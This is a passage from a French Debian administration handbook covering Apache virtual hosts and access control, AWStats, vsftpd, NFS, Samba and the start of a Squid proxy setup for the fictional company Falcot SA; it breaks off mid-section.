------------	---

Apache est un serveur modulaire et la plupart des fonctionnalités sont implémentées dans des modules externes que le programme charge pendant son initialisation. La configuration par défaut n'active que les modules les plus courants et les plus utiles. Mais la commande *a2enmod module* permet d'activer un nouveau module tandis que *a2dismod module* le désactive. Ces deux programmes ne font rien d'autre que créer ou supprimer des liens symboliques dans */etc/apache2/mods-enabled/* pointant vers des fichiers de */etc/apache2/mods-available/*.

Par défaut, le serveur web écoute sur le port 80 (configuré dans */etc/apache2/ports.conf*) et renvoie les pages web depuis le répertoire */var/www/html/* (configuré dans */etc/apache2/sites-enabled/000-default.conf*).

POUR ALLER PLUS LOIN

Prise en charge de SSL

Apache 2.4 intègre en standard le module SSL nécessaire au HTTP sécurisé (HTTPS). Il faut juste l'activer avec `a2enmod ssl` puis placer les directives nécessaires dans la configuration. Un exemple est fourni dans `/etc/apache2/sites-available/default-ssl.conf`.

► http://httpd.apache.org/docs/2.4/mod/mod_ssl.html

Il faudra prendre quelques précautions si l'on souhaite favoriser les connexions SSL avec confidentialité persistante (*Perfect Forward Secrecy* — ces sessions utilisent des clés de session éphémères, ce qui assure que la compromission de la clé secrète du serveur ne mène pas à celle de messages chiffrés qui auraient été préalablement interceptés sur le réseau). Pour plus de détails, et notamment pour les recommandations de Mozilla :

► https://wiki.mozilla.org/Security/Server_Side_TLS#Apache

11.2.2. Configuration d'hôtes virtuels

Un hôte virtuel est une identité (supplémentaire) assumée par le serveur web.

Apache distingue deux types d'hôtes virtuels : ceux qui se basent sur l'adresse IP (ou le port) et ceux qui reposent sur le nom DNS du serveur web. La première méthode nécessite une adresse IP différente pour chaque site tandis que la seconde n'emploie qu'une adresse IP et différencie les sites par le nom d'hôte communiqué par le client HTTP (ce qui ne fonctionne qu'avec la version 1.1 du protocole HTTP, heureusement déjà employée par tous les navigateurs web).

La rareté (de plus en plus pressante) des adresses IPv4 fait en général privilégier cette deuxième méthode. Elle est cependant complexifiée si chacun des hôtes virtuels a besoin de HTTPS : le protocole SSL n'a pas toujours permis ce fonctionnement et l'extension SNI (*Server Name Indication*) qui le rend possible n'est pas connue de tous les navigateurs. Si plusieurs sites HTTPS doivent fonctionner sur un même serveur, on préférera donc les différencier soit par leur port, soit par leur adresse IP (en utilisant éventuellement IPv6).

La configuration par défaut d'Apache 2 exploite les hôtes virtuels basés sur le nom. De plus, un hôte virtuel par défaut a été défini dans le fichier `/etc/apache2/sites-enabled/000-default.conf`. Cet hôte virtuel sera employé si aucun autre hôte virtuel ne correspond à la requête du client.

ATTENTION

Premier hôte virtuel

Le premier hôte virtuel défini répondra systématiquement aux requêtes concernant des hôtes virtuels inconnus. C'est pourquoi nous avons d'abord défini ici `www.falcot.com`.

DÉCOUVERTE

Apache prend en charge SNI

Apache prend en charge une extension du protocole SSL appelée *Server Name Indication* (SNI). Elle permet au navigateur web d'envoyer le nom d'hôte du serveur web dès l'établissement de la connexion SSL, donc bien avant l'envoi de la requête HTTP qui sert habituellement à identifier le bon site web parmi tous les hôtes virtuels hébergés sur le même serveur (et la même adresse IP). Ainsi, Apache peut sélectionner le certificat SSL adéquat pour la communication.

Avant l'introduction de SNI, Apache employait systématiquement le certificat de l'hôte virtuel par défaut. Lorsque le certificat ne correspondait pas au site web de-

mandé, les navigateurs affichaient donc des avertissements. Notons que ce comportement persiste lorsque l'utilisateur dispose d'un navigateur n'acceptant pas SNI. Fort heureusement la plupart des navigateurs l'exploitent désormais ; c'est le cas de Microsoft Internet Explorer depuis sa version 7.0 (sur Vista seulement, pas XP), de Mozilla Firefox depuis sa version 2.0, de Apple Safari depuis sa version 3.2.1 et de toutes les versions de Google Chrome.

Le paquet Apache fournit par Debian est compilé avec le support SNI. Aucune configuration particulière n'est donc nécessaire.

On veillera également à ce que le premier hôte virtuel (celui par défaut) dispose bien d'une configuration autorisant TLSv1 (et donc SSL). En effet, c'est toujours les paramètres du premier hôte virtuel qui sont utilisés pour établir la connexion et il faut qu'ils la permettent !

Chaque hôte virtuel supplémentaire est ensuite décrit par un fichier placé dans le répertoire `/etc/apache2/sites-available/`. Ainsi, la mise en place du domaine `falcot.org` se résume à créer le fichier ci-dessous, puis à l'activer avec `a2ensite www.falcot.org`.

Ex. 11.16 Fichier `/etc/apache2/sites-available/www.falcot.org.conf`

```
<VirtualHost *:80>
ServerName www.falcot.org
ServerAlias falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

Le serveur Apache est ici configuré pour n'utiliser qu'un seul fichier de log pour tous les hôtes virtuels (ce qu'on pourrait changer en intégrant des directives `CustomLog` dans les définitions des hôtes virtuels). Il est donc nécessaire de personnaliser le format de ce fichier pour y intégrer le nom de l'hôte virtuel. Pour cela, on ajoutera un fichier `/etc/apache2/conf-available/customlog.conf` définissant un nouveau format (directive `LogFormat`) et on l'activera avec `a2enconf customlog`. Il faut également supprimer (ou passer en commentaire) la ligne `CustomLog` du fichier `/etc/apache2/sites-available/000-default.conf`.

Ex. 11.17 Fichier `/etc/apache2/conf.d/customlog.conf`

```
# Nouveau format de log avec nom de l'hôte virtuel (vhost)
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost

# On emploie le format vhost en standard
CustomLog /var/log/apache2/access.log vhost
```

11.2.3. Directives courantes

Cette section passe brièvement en revue quelques-unes des directives de configuration d'Apache les plus usitées.

Le fichier de configuration principal contient habituellement plusieurs blocs `Directory` destinés à paramétrer le comportement du serveur en fonction de l'emplacement du fichier servi. À l'intérieur de ce bloc, on trouve généralement les directives `Options` et `AllowOverride`.

Ex. 11.18 Bloc `Directory`

```
<Directory /var/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

La directive `DirectoryIndex` précise la liste des fichiers à essayer pour répondre à une requête sur un répertoire. Le premier fichier existant est appelé pour générer la réponse.

La directive `Options` est suivie d'une liste d'options à activer. `None` désactive toutes les options. Inversement, `All` les active toutes sauf `MultiViews`. Voici les options existantes :

- `ExecCGI` indique qu'il est possible d'exécuter des scripts CGI.
- `FollowSymlinks` indique au serveur qu'il doit suivre les liens symboliques et donc effectuer la requête sur le fichier réel qui en est la cible.
- `SymlinksIfOwnerMatch` a le même rôle mais impose la restriction supplémentaire de ne suivre le lien que si le fichier pointé appartient au même propriétaire.
- `Includes` active les inclusions côté serveur (*Server Side Includes*, ou SSI). Il s'agit de directives directement intégrées dans les pages HTML et exécutées à la volée à chaque requête.
- `Indexes` autorise le serveur à retourner le contenu du dossier si la requête HTTP pointe sur un répertoire dépourvu de fichier d'index (tous les fichiers de la directive `DirectoryIndex` ayant été tentés en vain).
- `MultiViews` active la négociation de contenu, ce qui permet notamment au serveur de renvoyer la page web correspondant à la langue annoncée par le navigateur web.

B.A.-BA

Fichier `.htaccess`

Le fichier `.htaccess` contient des directives de configuration d'Apache, prises en compte à chaque fois qu'une requête concerne un élément du répertoire où il est stocké. Sa portée embrasse également les fichiers de toute l'arborescence qui en est issue.

La plupart des directives qu'on peut placer dans un bloc `Directory` peut également se trouver dans un fichier `.htaccess`.

La directive `AllowOverride` donne toutes les options qu'on peut activer ou désactiver par l'intermédiaire d'un fichier `.htaccess`. Il est souvent important de contrôler l'option `ExecCGI` pour rester maître des utilisateurs autorisés à exécuter un programme au sein du serveur web (sous l'identifiant `www-data`).

Requérir une authentification

Il est parfois nécessaire de restreindre l'accès à une partie d'un site. Les utilisateurs légitimes doivent alors fournir un identifiant et un mot de passe pour accéder à son contenu.

Ex. 11.19 Fichier `.htaccess` requérant une authentification

```
Require valid-user
AuthName "Répertoire privé"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-prive
```

SÉCURITÉ Aucune sécurité

Ce système d'authentification (**Basic**) a une sécurité très faible puisque les mots de passe circulent sans protection (ils sont uniquement codés en *base64* – un simple encodage et non pas un procédé de chiffrement). Il faut noter que les documents protégés par ce mécanisme circulent également de manière non chiffrée. Si la sécurité vous importe, faites appel à SSL pour chiffrer toute la connexion HTTP.

Le fichier `/etc/apache2/authfiles/htpasswd-prive` contient la liste des utilisateurs et leurs mots de passe ; on le manipule avec la commande `htpasswd`. Pour ajouter un utilisateur ou changer un mot de passe, on exécutera la commande suivante :

```
# htpasswd /etc/apache2/authfiles/htpasswd-prive utilisateur
New password:
Re-type new password:
Adding password for user utilisateur
```

Restrictions d'accès

La directive `Require` contrôle les restrictions d'accès à un répertoire (et ses sous-répertoires).

Cette directive peut être utilisée pour restreindre les accès suivant de nombreux critères. Les restrictions d'accès basées sur les adresses IP du client sont décrites plus loin mais cette directive est bien plus puissante, tout particulièrement lorsque plusieurs directives `Require` sont combinées dans un bloc `RequireAll`.

Ex. 11.20 Uniquement autoriser le réseau local

```
Require ip 192.168.0.0/16
```

ALTERNATIVE	
Ancienne syntaxe	<p>La syntaxe <code>Require</code> n'est disponible qu'avec Apache 2.4 (la version dans <i>Jessie</i>). Pour les utilisateurs de <i>Wheezy</i>, la syntaxe nécessaire pour Apache 2.2 est différente. Elle est décrite ici pour information bien qu'il soit aussi possible de l'utiliser avec Apache 2.4 en utilisant le module <code>mod_access_compat</code>.</p> <p>Les directives <code>Allow from</code> et <code>Deny from</code> contrôlent les restrictions d'accès à un répertoire (et ses sous-répertoires).</p> <p>La directive <code>Order</code> indique dans quel ordre évaluer les directives <code>Allow from</code> et <code>Deny from</code> (et la dernière qui s'applique est retenue). Concrètement, <code>Order deny,allow</code> autorise l'accès si aucune des règles <code>Deny from</code> ne s'applique ou si une des règles <code>Allow from</code> s'applique. Inversement, <code>Order allow,deny</code> refuse l'accès si aucune directive <code>Allow from</code> ne l'autorise (ou si une directive <code>Deny from</code> s'applique).</p> <p>Les directives <code>Allow from</code> et <code>Deny from</code> peuvent être suivies d'une adresse IP, d'un réseau (exemples : <code>192.168.0.0/255.255.255.0</code>, <code>192.168.0.0/24</code> et même <code>192.168.0</code>), d'un nom de machine ou de domaine, ou du mot-clé <code>all</code> désignant tout le monde.</p> <p>Par exemple, pour interdire les connexions par défaut mais les autoriser depuis le réseau local, il est possible d'utiliser :</p> <pre>Order deny,allow Allow from 192.168.0.0/16 Deny from all</pre>

11.2.4. Analyseur de logs

L'analyseur de logs est un compagnon fréquent du serveur web puisqu'il permet aux administrateurs d'avoir une idée plus précise de l'usage fait de ce service.

Les administrateurs de Falcot SA ont retenu *AWStats* (*Advanced Web Statistics*, ou statistiques web avancées) pour analyser les fichiers de logs d'Apache.

La première étape de la configuration consiste à créer le fichier `/etc/awstats/awstats.conf`. Les administrateurs de Falcot n'ont modifié que les différents paramètres donnés ci-dessous :

```
LogFile="/var/log/apache2/access.log"  
LogFormat = "%virtualname %host %other %logname %timel %methodurl %code %bytesd %  
    ↪ refererquot %uaquot"  
SiteDomain="www.falcot.com"  
HostAliases="falcot.com REGEX[^.*\.falcot\.com\$]"  
DNSLookup=1  
LoadPlugin="tooltips"
```

Tous ces paramètres sont documentés par commentaires dans le fichier modèle. `LogFile` et `LogFormat` indiquent l'emplacement du fichier de log et les informations qu'il contient. Les paramètres `SiteDomain` et `HostAliases` indiquent les différents noms associés au site web principal.

Pour les sites à fort trafic, il est déconseillé de positionner `DNSLookup` à 1 comme dans l'exemple précédent. En revanche, pour les petits sites, ce réglage permet d'avoir des rapports plus lisibles qui emploient les noms complets des machines plutôt que leurs adresses IP.

SÉCURITÉ
Accès aux statistiques

Les statistiques d'AWStats sont disponibles sur le site web sans restrictions. On pourra le protéger de manière à ce que seules quelques adresses IP (internes probablement) puissent y accéder. Cela s'effectue en donnant la liste des adresses IP autorisées dans le paramètre `AllowAccessFromWebToFollowingIPAddresses`

On activera AWStats pour d'autres hôtes virtuels, en créant un fichier spécifique par hôte, par exemple `/etc/awstats/awstats.www.falcot.org.conf`.

Ex. 11.21 Fichier de configuration AWStats pour un hôte virtuel

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

AWStats emploie de nombreuses icônes stockées dans le répertoire `/usr/share/awstats/icon/`. Pour les rendre disponibles sur le site web, il faut modifier la configuration d'Apache et y ajouter la directive suivante :

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Après quelques minutes (et les premières exécutions du script), le résultat est accessible en ligne :

- ➔ <http://www.falcot.com/cgi-bin/awstats.pl>
- ➔ <http://www.falcot.org/cgi-bin/awstats.pl>

ATTENTION
Rotation de logs

Pour que les statistiques prennent en compte tous les logs, il est impératif qu'AWStats soit invoqué juste avant la rotation des fichiers de logs d'Apache. Si l'on regarde la directive `prerotate` du fichier `/etc/logrotate.d/apache2`, on s'aperçoit qu'il suffit pour cela d'ajouter un lien symbolique vers `/usr/share/awstats/tools/update.sh` dans le répertoire `/etc/logrotate.d/httpd-prerotate` :

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
    daily
    missingok
    rotate 14
```

```

compress
delaycompress
notifempty
create 644 root adm
sharedscripts
postrotate
    if /etc/init.d/apache2 status > /dev/null ; then \
        /etc/init.d/apache2 reload > /dev/null ; \
    fi ;
endscript
prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ] ; then \
        run-parts /etc/logrotate.d/httpd-prerotate ; \
    fi ; \
endscript
}
$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
/etc/logrotate.d/httpd-prerotate/awstats

```

Au passage, il est bon de s'assurer que les fichiers de logs mis en place par logrotate soient lisibles par tout le monde (et notamment AWStats). Dans l'exemple ci-dessus, c'est effectivement le cas (voir la ligne `create 644 root adm`, qui diffère de la valeur 640 utilisée par défaut).

11.3. Serveur de fichiers FTP

Le protocole de transfert de fichiers FTP (*File Transfer Protocol*) est un des premiers protocoles d'Internet (la RFC 959 date de 1985 !). Il a servi à diffuser des fichiers avant même l'invention du Web (la RFC 1945 décrivant le protocole HTTP/1.0 date de 1996 mais ce dernier existait depuis 1990).

Ce protocole permet à la fois de déposer des fichiers et d'en récupérer. FTP est encore fréquemment employé pour déposer les mises à jour d'un site web hébergé par son fournisseur d'accès Internet (ou tout autre prestataire d'hébergement de site web). Dans ce cas, on emploie un identifiant et un mot de passe, puis le serveur FTP donne accès en lecture/écriture à son répertoire personnel.

D'autres serveurs FTP servent essentiellement à diffuser des fichiers que les gens souhaitent télécharger. C'est le cas, par exemple, avec les paquets Debian. Le contenu de ces serveurs FTP est récupéré depuis divers autres serveurs géographiquement éloignés et mis à disposition des utilisateurs locaux. Dans ce cas, l'authentification du client n'est pas nécessaire ; on parle de FTP anonyme et l'accès est en lecture seule. En réalité, le client s'authentifie avec le nom d'utilisateur `anonymous` et un mot de passe quelconque (qui est souvent, par convention, l'adresse électronique de l'usager).

De nombreux serveurs FTP sont disponibles dans Debian (*ftpd*, *proftpd-basic*, *pyftpd*, etc.). Le choix des administrateurs de Falcot SA s'est porté sur *vsftpd*. En effet, ils n'ont besoin du serveur FTP que pour diffuser quelques fichiers (dont un dépôt de paquets Debian) et ils n'avaient nullement besoin de pléthore de fonctionnalités. Ils ont donc privilégié l'aspect sécurité du logiciel.

L'installation du paquet entraîne la création d'un utilisateur système *ftp*. Ce compte est systématiquement employé pour gérer les connexions FTP anonymes et son répertoire personnel (*/srv/ftp/*) est la racine de l'arborescence mise à disposition des utilisateurs se connectant sur le service. La configuration par défaut (telle que détaillée dans */etc/vsftpd.conf*) nécessite quelques modifications pour répondre au simple besoin de mise à disposition publique de gros fichiers : l'accès anonyme doit être activé (*anonymous=YES*) et l'accès (en lecture seule) des utilisateurs locaux doit être désactivé (*local_enable=NO*). Ce dernier point est particulièrement important car le protocole FTP n'utilise pas de chiffrement et le mot de passe de l'utilisateur pourrait être intercepté à la volée.

11.4. Serveur de fichiers NFS

NFS (*Network File System*) est un protocole qui permet d'accéder à un système de fichiers à distance par le réseau, pris en charge par tous les systèmes Unix. Pour Windows, il faudra employer Samba.

NFS est un outil très utile. S'il avait de nombreuses limitations auparavant, elles ont pour la plupart disparu avec la version 4 du protocole. L'inconvénient est que la dernière version de NFS est désormais plus difficile à configurer dès que l'on veut utiliser des fonctions de sécurité de base telles que l'authentification et le chiffrement, puisqu'il repose sur Kerberos pour ces fonctionnalités. Et sans ces deux dernières, l'utilisation du protocole NFS doit se limiter à un réseau local de confiance car les données qui circulent sur le réseau ne sont pas chiffrées (un sniffer peut les intercepter) et les droits d'accès sont accordés en fonction de l'adresse IP du client (qui peut être usurpée).

DOCUMENTATION	Trouver de la bonne documentation sur NFSv4 est assez difficile. Voici quelques liens vers des explications de qualité variable mais qui donnent au moins quelques indications (en anglais) sur ce qu'il convient de faire.
NFS howto	<ul style="list-style-type: none">► https://help.ubuntu.com/community/NFSv4Howto► http://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration

11.4.1. Sécuriser NFS (au mieux)

Si les fonctionnalités de sécurité de Kerberos ne sont pas utilisées, il faut s'assurer que seules les machines autorisées à l'employer peuvent se connecter aux différents serveurs RPC qui lui permettent de fonctionner, car le protocole de base considère les données reçues du réseau comme des données sûres. Le pare-feu doit donc interdire l'usurpation d'adresse IP (*IP spoofing*) pour qu'une machine extérieure ne puisse pas se faire passer pour une machine intérieure, et

les différents ports employés doivent être restreints aux machines devant accéder aux partages NFS.

B.A.-BA	RPC (<i>Remote Procedure Call</i> , ou appel de procédure distante) est un standard Unix pour des services distants. NFS est un service RPC.
RPC	Les services RPC s'enregistrent dans un annuaire, le <i>portmapper</i> . Un client désireux d'effectuer une requête NFS s'adresse au <i>portmapper</i> (port 111 en TCP ou UDP) et lui demande où se trouve le serveur NFS. On lui répond généralement en indiquant le port 2049 (port par défaut pour NFS). Tous les services RPC ne disposent pas nécessairement d'un port fixe.

Les anciennes versions du protocole nécessitaient d'autres services RPC qui utilisaient des ports assignés dynamiquement. Heureusement, avec la version 4 de NFS, seul le port 2049 (pour NFS) et 111 (pour l'annuaire, le *portmapper*) sont nécessaires et ils sont donc faciles à filtrer avec le pare-feu.

11.4.2. Serveur NFS

Le serveur NFS est intégré au noyau Linux ; Debian le compile dans ses noyaux sous forme de module. Pour l'activer automatiquement à chaque démarrage, il faut installer le paquet *nfs-kernel-server*, qui contient les scripts d'initialisation adéquats.

Le fichier de configuration du serveur NFS, `/etc(exports`, donne les répertoires exportés à l'extérieur. À chaque partage NFS sont associées des machines qui ont le droit d'y accéder. Un certain nombre d'options permettent de dicter quelques règles d'accès. Le format de ce fichier est très simple :

```
/répertoire/a/partager machine1(option1,option2,...) machine2(...) ...
```

Il est important de remarquer qu'avec NFSv4, tous les répertoires exportés doivent faire partie d'une seule et même arborescence, et que le répertoire racine de cette arborescence doit être exporté et identifié avec l'option `fsid=0` ou `fsid=root`.

Chaque machine est identifiée par son nom DNS ou son adresse IP. Il est aussi possible de spécifier un ensemble de machines en employant la syntaxe `*.falcot.com` ou en décrivant une plage complète d'adresses IP (exemples : `192.168.0.0/255.255.255.0`, `192.168.0.0/24`).

Par défaut, un partage n'est accessible qu'en lecture seule (option `ro` comme *read only*). L'option `rw` (comme *read-write*) donne un accès en lecture/écriture. Les clients NFS doivent se connecter depuis un port réservé à root (c'est-à-dire inférieur à 1 024) à moins que l'option `insecure` (« pas sûr ») n'ait été employée (l'option `secure` — « sûr » — est implicite en l'absence de `insecure`, mais on peut quand même la mentionner).

Le serveur ne répond à une requête NFS que lorsque l'opération sur disque a été complétée (option `sync`). L'option `async` (asynchrone) désactive cette fonctionnalité et améliore quelque peu les performances, au détriment de la fiabilité puisqu'il subsiste alors un risque de perte de

données en cas de *crash* du serveur (des données acquittées par le serveur NFS n'auront pas été sauvegardées sur le disque avant le *crash*). La valeur par défaut de cette option ayant changé récemment (par rapport à l'historique de NFS), il est recommandé de toujours mentionner explicitement l'option souhaitée.

Pour ne pas donner un accès root au système de fichiers à n'importe quel client NFS, toutes les requêtes provenant d'un utilisateur root sont transformées en requêtes provenant de l'utilisateur *nobody*. Cette option (*root_squash*) est activée par défaut ; l'option inverse *no_root_squash* ne doit être employée qu'avec parcimonie étant donné les risques qu'elle comporte. Les options *anonuid=uid* et *anongid=gid* permettent d'employer un autre utilisateur écran à la place des UID/GID 65534 (qui correspondent à l'utilisateur *nobody* et au groupe *nogroup*).

Avec NFSv4, il est possible d'ajouter une option *sec* pour préciser le niveau de sécurité souhaité : *sec=sys* est la valeur par défaut sans aucune sécurité particulière, *sec=krb5* active uniquement l'authentification, *sec=krb5i* y ajoute une protection d'intégrité, et *sec=krb5p* est le plus haut niveau qui inclut la protection de la confidentialité (avec le chiffrement des données). Pour que cela puisse marcher, une installation fonctionnelle de Kerberos est nécessaire (ce service n'est pas traité par ce livre).

D'autres options existent encore, que vous découvrirez dans la page de manuel *exports* (5).

ATTENTION

Première installation

Le script */etc/init.d/nfs-kernel-server* ne démarre rien si le fichier */etc/exports* ne prévoit aucun partage NFS. C'est pourquoi il faut démarrer le serveur NFS juste après avoir rempli ce fichier pour la première fois :

```
# service nfs-kernel-server start
```

11.4.3. Client NFS

Comme tous les systèmes de fichiers, il est nécessaire de les monter pour l'intégrer dans l'arborescence du système. Étant donné qu'il s'agit d'un système de fichiers un peu particulier, il a fallu adapter la syntaxe habituelle de la commande *mount* et le format du fichier */etc/fstab*.

Ex. 11.22 Montage manuel avec la commande *mount*

```
# mount -t nfs4 -o rw,nosuid arrakis.interne.falcot.com:/partage /srv/
    ➔ partage
```

Ex. 11.23 Entrée NFS dans le fichier */etc/fstab*

```
arrakis.interne.falcot.com:/partage /srv/partage nfs4 rw,nosuid 0 0
```

L'entrée ci-dessus monte automatiquement à chaque démarrage le répertoire NFS `/partage`/ présent sur le serveur arrakis dans le répertoire local `/srv/partage/`. L'accès demandé est en lecture/écriture (paramètre `rw`). L'option `nosuid` est une mesure de protection qui supprime tout bit setuid ou setgid présent sur les programmes contenus dans le partage NFS. Si le répertoire NFS est dédié au stockage de documents, il est recommandé d'employer de plus l'option `noexec` qui empêche l'exécution de programmes par NFS. Il est important de noter que sur le serveur, le répertoire `partage` est situé sous l'export de la racine NFSv4 (par exemple `/export/partage`), ce n'est pas un répertoire de premier niveau de l'arborescence.

La page de manuel `nfs(5)` détaille toutes les options possibles.

11.5. Partage Windows avec Samba

Samba est une suite d'outils qui permettent de gérer le protocole SMB (aussi appelé « CIFS ») sous Linux. Ce dernier est employé par Windows pour accéder aux partages réseau et aux imprimantes partagées.

Samba sait également jouer le rôle de contrôleur de domaine Windows. C'est un outil extraordinaire pour assurer une cohabitation parfaite entre les serveurs sous Linux et les machines de bureautique encore sous Windows.

11.5.1. Samba en serveur

Le paquet Debian `samba` contient les deux principaux serveurs de Samba 4 (`smbd` et `nmbd`).

DOCUMENTATION

Pour aller plus loin

Le serveur Samba est extrêmement configurable et peut répondre à de très nombreux cas d'utilisation correspondant à des besoins et des architectures réseau très différents. Le cas traité dans ce livre utilise Samba comme serveur autonome, mais il peut très bien être un contrôleur de domaine NT4 ou un contrôleur de domaine basé sur Active Directory, ou encore un simple membre d'un domaine existant (qui pourrait être géré par un serveur Windows).

Le paquet `samba-doc` contient de nombreux exemples commentés dans `/usr/share/doc/samba-doc/examples/`.

OUTIL

Authentifier à l'aide d'un serveur Windows

Winbind permet d'utiliser un serveur Windows comme serveur d'authentification et s'intègre à PAM et à NSS. Il est ainsi possible de mettre en place des machines Linux où tous les utilisateurs d'un domaine Windows disposeront automatiquement d'un compte.

Vous trouverez plus d'informations à ce sujet dans le répertoire `/usr/share/doc/samba-doc/examples/pam_winbind/`.

Configuration avec debconf

Le paquet met en place une configuration minimale en posant quelques questions au cours de l'installation initiale. Il est vraiment recommandé de l'adapter en lançant la commande `dpkg-reconfigure samba-common`:

La première information nécessaire est le nom du groupe de travail auquel le serveur Samba va appartenir (la réponse est FALCOTNET dans le cas de Falcot).

Le paquet propose également d'identifier le serveur WINS grâce aux informations fournies par le démon DHCP. Les administrateurs de Falcot ont refusé cette option, puisque leur intention était d'employer Samba pour jouer aussi le rôle de serveur WINS .

Configuration manuelle

Modifications à `smb.conf` Pour adapter le serveur aux besoins de Falcot, il faut modifier d'autres options dans le fichier de configuration de Samba, `/etc/samba/smb.conf`. Les extraits ci-dessous résument les changements effectués au sein de la section [global].

```
[global]

## Browsing/Identification ##

# Change this to the workgroup/NT-domain name your Samba server will part of
workgroup = FALCOTNET

# Windows Internet Name Serving Support Section:
# WINS Support - Tells the NMBD component of Samba to enable its WINS Server
wins support = yes ①

[...]

##### Authentication #####
# Server role. Defines in which mode Samba will operate. Possible
# values are "standalone server", "member server", "classic primary
# domain controller", "classic backup domain controller", "active
# directory domain controller".
#
# Most people will want "standalone sever" or "member server".
# Running as "active directory domain controller" will require first
# running "samba-tool domain provision" to wipe databases and create a
# new domain.
    server role = standalone server

# "security = user" is always a good idea. This will require a Unix account
# in this server for every user accessing the server.
    security = user ②
```

- ❶ Indique que Samba doit jouer le rôle de serveur de noms Netbios (Wins) pour le réseau local.
- ❷ C'est la valeur par défaut de ce paramètre. Comme il est central à la configuration de Samba, il est toutefois raisonnable de le renseigner de manière explicite. Chaque utilisateur doit s'authentifier avant de pouvoir accéder au moindre partage.

Ajout des utilisateurs Chaque utilisateur de Samba ayant besoin d'un compte sur le serveur, il faut créer les comptes Unix puis enregistrer chaque utilisateur dans la base de données de Samba. La création des comptes Unix se réalise tout à fait normalement (avec la commande `adduser` par exemple).

L'ajout d'un utilisateur existant dans la base de données de Samba s'effectue par la commande `smbpasswd -a utilisateur`, qui demande le mot de passe interactivement.

On supprime un utilisateur avec la commande `smbpasswd -x utilisateur`. Un compte Samba peut n'être que gelé quelque temps avec la commande `smbpasswd -d utilisateur`, puis réactivé avec `smbpasswd -e utilisateur`.

11.5.2. Samba en client

Les fonctionnalités clientes de Samba donnent à une machine Linux l'accès à des partages Windows et à des imprimantes partagées. Les paquets Debian `cifs-utils` et `smbclient` regroupent les programmes clients nécessaires.

Le programme smbclient

Le programme `smbclient` interroge tous les serveurs SMB. Il accepte l'option `-U utilisateur` pour se connecter au serveur sous une autre identité. `smbclient //serveur/partage` accède au partage de manière interactive (comme le client FTP en ligne de commande). `smbclient -L serveur` donne la liste des partages disponibles (et visibles).

Monter un partage Windows

La commande `mount` permet de monter un partage Windows dans l'arborescence du système Linux (avec l'aide de `mount.cifs` fourni par `cifs-utils`).

Ex. 11.24 Montage d'un partage Windows

```
mount -t cifs //arrakis/shared /shared \
      -o credentials=/etc/smb-credentials
```

Le fichier `/etc/smb-credentials` ne sera pas lisible par les utilisateurs et respectera le format suivant :

```
username = utilisateur
password = mot_de_passe
```

On peut préciser d'autres options sur la ligne de commande, que la page de manuel `mount.cifs(1)` détaille. Deux options intéressantes permettent de forcer l'utilisateur (uid) et le groupe (gid) propriétaire des fichiers accessibles sur le montage afin de ne pas restreindre l'accès à root.

Il est aussi possible de configurer le montage d'un partage Windows dans `/etc/fstab` :

```
//serveur/shared /shared cifs credentials=/etc/smb-credentials
```

Un partage SMB/CIFS peut être démonté avec la commande `umount` standard.

Imprimer sur une imprimante partagée

Cups est une solution élégante pour imprimer sur une imprimante partagée par une machine Windows depuis un poste Linux. Si le paquet `smbclient` est installé, Cups offre la possibilité d'installer automatiquement une imprimante partagée par un poste Windows.

Voici les étapes à suivre :

- Entrer dans l'interface de configuration de CUPS : <http://localhost:631/admin>
- Cliquer sur « Ajouter une imprimante ».
- Choisir le périphérique de l'imprimante : Windows Printer via SAMBA.
- L'URI décrivant l'imprimante doit avoir la forme suivante :
`smb://utilisateur:motdepasse@serveur/imprimante.`
- Saisir le nom qui identifiera cette imprimante de manière unique, puis une description pour cette imprimante et sa localisation. Ces informations seront utiles aux utilisateurs, et leur permettront d'identifier les imprimantes.
- Indiquer les noms du fabricant et du modèle de l'imprimante, ou fournir directement un fichier de description d'imprimante (PPD).

Et voilà, l'imprimante est fonctionnelle !

11.6. Mandataire HTTP/FTP

Un mandataire HTTP/FTP (ou proxy) est un intermédiaire pour les connexions HTTP et/ou FTP. Son rôle est double :

- Celui de serveur cache : il garde une copie des documents téléchargés pour éviter de les rapatrier plusieurs fois.
- Celui de serveur filtrant s'il est obligatoire et que les connexions sortantes sont par ailleurs bloquées. En tant qu'intermédiaire inévitable, il a en effet la liberté d'effectuer ou non la requête demandée.

Le serveur mandataire employé par Falcot SA est Squid.

11.6.1. Installation

Le paquet Debian *squid3* n'est qu'un mandataire modulaire. Pour le transformer en serveur filtrant, il faut lui adjoindre le paquet *squidguard*. Le paquet *squid-cgi* permet d'interroger et d'administrer un mandataire Squid.

Préalablement à l'installation, il faut vérifier que le système est capable d'identifier son nom complet. La commande `hostname -f` doit renvoyer un nom long (incluant un nom de domaine). Si ce n'est pas le cas, il faut modifier `/etc/hosts` pour documenter le nom complet du système (exemple : `arakis.falcot.com`). N'hésitez pas à faire valider le nom officiel de l'ordinateur avec votre administrateur réseau afin de ne pas créer de conflits inutiles.

11.6.2. Configuration d'un cache

Pour activer la fonctionnalité de serveur cache, il suffit de modifier le fichier de configuration `/etc/squid3/squid.conf` pour autoriser les machines du réseau local à effectuer des requêtes au travers du mandataire. L'exemple ci-dessous montre les modifications effectuées par les administrateurs de Falcot SA:

Ex. 11.25 Extrait du fichier `/etc/squid3/squid.conf`

```
# INSERT YOUR OWN RULE(S) HERE TO ALLOW ACCESS FROM YOUR CLIENTS

# Example rule allowing access from your local networks. Adapt
# to list your (internal) IP networks from where browsing should
# be allowed
acl our_networks src 192.168.1.0/24 192.168.2.0/24
http_access allow our_networks
http_access allow localhost
# And finally deny all other access to this proxy
http_access deny all
```

11.6.3. Configuration d'un filtre

Le filtrage des requêtes n'est pas effectué par `squid` mais par `squidGuard`. Il faut donc configurer `squid` pour qu'il interagisse avec ce dernier, ce qui s'effectue en ajoutant au fichier `/etc/squid3/squid.conf` la directive suivante :

```
